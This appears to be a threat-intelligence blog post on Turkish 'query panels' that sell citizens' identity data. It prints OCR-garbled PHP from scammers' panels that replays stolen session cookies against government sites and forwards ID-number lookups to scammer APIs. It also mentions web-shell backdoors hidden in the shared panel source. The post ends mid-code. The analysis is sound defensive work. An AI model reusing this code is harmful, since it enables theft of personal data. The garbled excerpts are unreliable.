Was Turkey's e-Government Hacked?


written by Mert SARICA | 21 June 2023

First of all, let me start by saying what I will say at the end: "No, it was not hacked!" So can you breathe a sigh of relief as a Turkish citizen in this situation? Unfortunately no. You can read the reason for this in the rest of the article.


When you look at the origins of occasional news headlines such as "e-Government Hacked!", "e-Government data stolen!", "Identity information of 85 million citizens stolen!" (#1, #2), you can see that they are mostly caused by scammers, cybercrime organizations who share their advertisements on platforms like Telegram, ICQ, Discord, forums, trying to market their services.


When examining these advertisements, you can observe that cybercrime organizations provide access services or facilitate access to citizens' data through websites, Telegram channels, and Discord rooms that they establish under the name of "Query Panel/Checker." These services are sometimes offered in exchange for a fee, while at other times they are provided free of charge.







2,519 members







Pinned message




708 members



Pinned message








After seeing these, I can understand that the question "But how?" is troubling your mind with concern. To find an answer to this question, I have decided to make the most of the resources at my disposal as a professional working at SOCRadar Cyber Threat Intelligence company, which closely monitors the every move of cybercriminals, scammers, and threat actors, and warns its clients about them.

To begin, I embarked on a brief exploration of Telegram channels monitored by SOCRadar's XTI platform.

During my search for query panels, I noticed that in some Telegram channels, files related to these panels were being shared by certain individuals.





ipsorgu.php 8.2 KB

ailesorgu.php

adsoyadsorgu.php

17.3 KB

15.5 KB

1,118 members

Pinned message #1


instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)




1,865 subscribers




I have learned that the increasing competition among scammers over the past 1.5 years has led some to withdraw from the market while others have fallen victim to hacking.






To learn how query panels function, I began closely examining the shared files (source codes). In some of these source codes, I noticed that scammers had implemented checks for Turkish Identification Number (TCKN) information, which I presumed to be related to acquaintances or relatives. For example, when someone attempted to query this TCKN information on the panel, no transaction would take place.








In some of the source codes, I discovered the presence of backdoors (web shell) that were embedded to allow scammers who downloaded these source codes to infiltrate websites at a later stage.



When I searched for the signatures (aliases/nicknames) of threat actors mentioned in the source codes within the SOCRadar XTI platform, I obtained the opportunity to identify which Telegram channels they were associated with and read the messages related to them. This is an incredible opportunity for cybersecurity professionals and law enforcement officials!







When it comes to understanding how access to citizens' information was obtained through these query panels, my research on the source codes belonging to three different panels revealed two different methods.

In the first method, the queries made through the panel were forwarded to other systems, belonging to the same or different scammers, such as Web APIs. From there, it is highly likely that they were transmitted to websites (government, university, etc.) with authorized access using stolen account credentials (cookies). The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> API (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)

```
api.php
      api.php
       ini_set("display_errors", 1);
       error_reporting(E_ALL);
       $tc = htmlspecialchars($_POST['tc']);
       $ch = curl_init();
       curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$te&action=vesikalik&auth=GD36nT7Uu9bcDFhrD
       x8F6rdY9Kx5munwV
       gjyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbtvEj2w82dDJRVj");
       sheaders[] = "Accept: application/json";
 14
       $headers = array();
       $result = curl_exec($ch);
       fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
       ?>
                                                                            api.php
4
      api.php
       <?php
        include "../../server/authcontrol.php";
       $tc = htmlspecialchars($_POST['tc']);
       include '../vdsip.php';
$url = "http://".$ip."/apiservice/
$bacis1kenfayuj = curl_init($url);
                                                        tapu/tapu.php?tc=$tc&auth=1
       curl_setopt($
                                 fayuj, CURLOPT_URL, $url);
                                 fayuj, CURLOPT_RETURNTRANSFER, true);
fayuj, CURLOPT_SSL_VERIFYHOST, false);
fayuj, CURLOPT_SSL_VERIFYPEER, false);
       curl_setopt($
       curl_setopt($l
       curl_setopt($l
       $resp = curl_exec($l
       curl_close($
       echo $resp;
       fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
                                                                     fayujunisorgu.php
      fayujunisorgu.php
       <?php
       include "../../server/authcontrol.php";
       include '../vdsip.php';
       $url = "http://".$ip."/apiservice/
$bacis1kenfayuj = curl_init($url);
                                                     /uni/uni.php?tc=$tc&auth=
                                 fayuj, CURLOPT_URL, $url);
fayuj, CURLOPT_RETURNTRANSFER, true);
       curl_setopt($l
curl_setopt($l
                                 fayuj, CURLOPT_SSL_VERIFYHOST, false);
fayuj, CURLOPT_SSL_VERIFYPEER, false);
       curl_setopt($l
       curl_setopt($l
       $resp = curl_exec($
                                  _ j);
       echo $resp;
       fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp**
            yaptı!");
```

What is an API?


APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. For example, the weather bureau's software system contains daily weather data. The weather app on your phone "talks" to this system via APIs and shows you daily weather updates on your phone. (Reference: Amazon)

In the second method, queries made through the panel were again transmitted, this time without involving a Web API, to websites (government, university, etc.) with authorized access using stolen account credentials (cookies), just as in the previous method. The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)





```
api.php
■ api.php
                          <?php
                              $tc = $_POST['tc'];
preg_replace('/^[0-9]+$/', '', $tc);
if (empty($tc)) {
    $result = array(
                                                                 'success' => 'false',
'message' => 'Hatalı TC'
                               $cookie = "tzrw!"
                                                                                                                                                                           :q5";
                                                 $ch = curl init();
                                               $cn = Curl_init();
curl_setopt($ch, CURLOPT_URL, "http://: .gov.tr/AOL01001.aspx");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 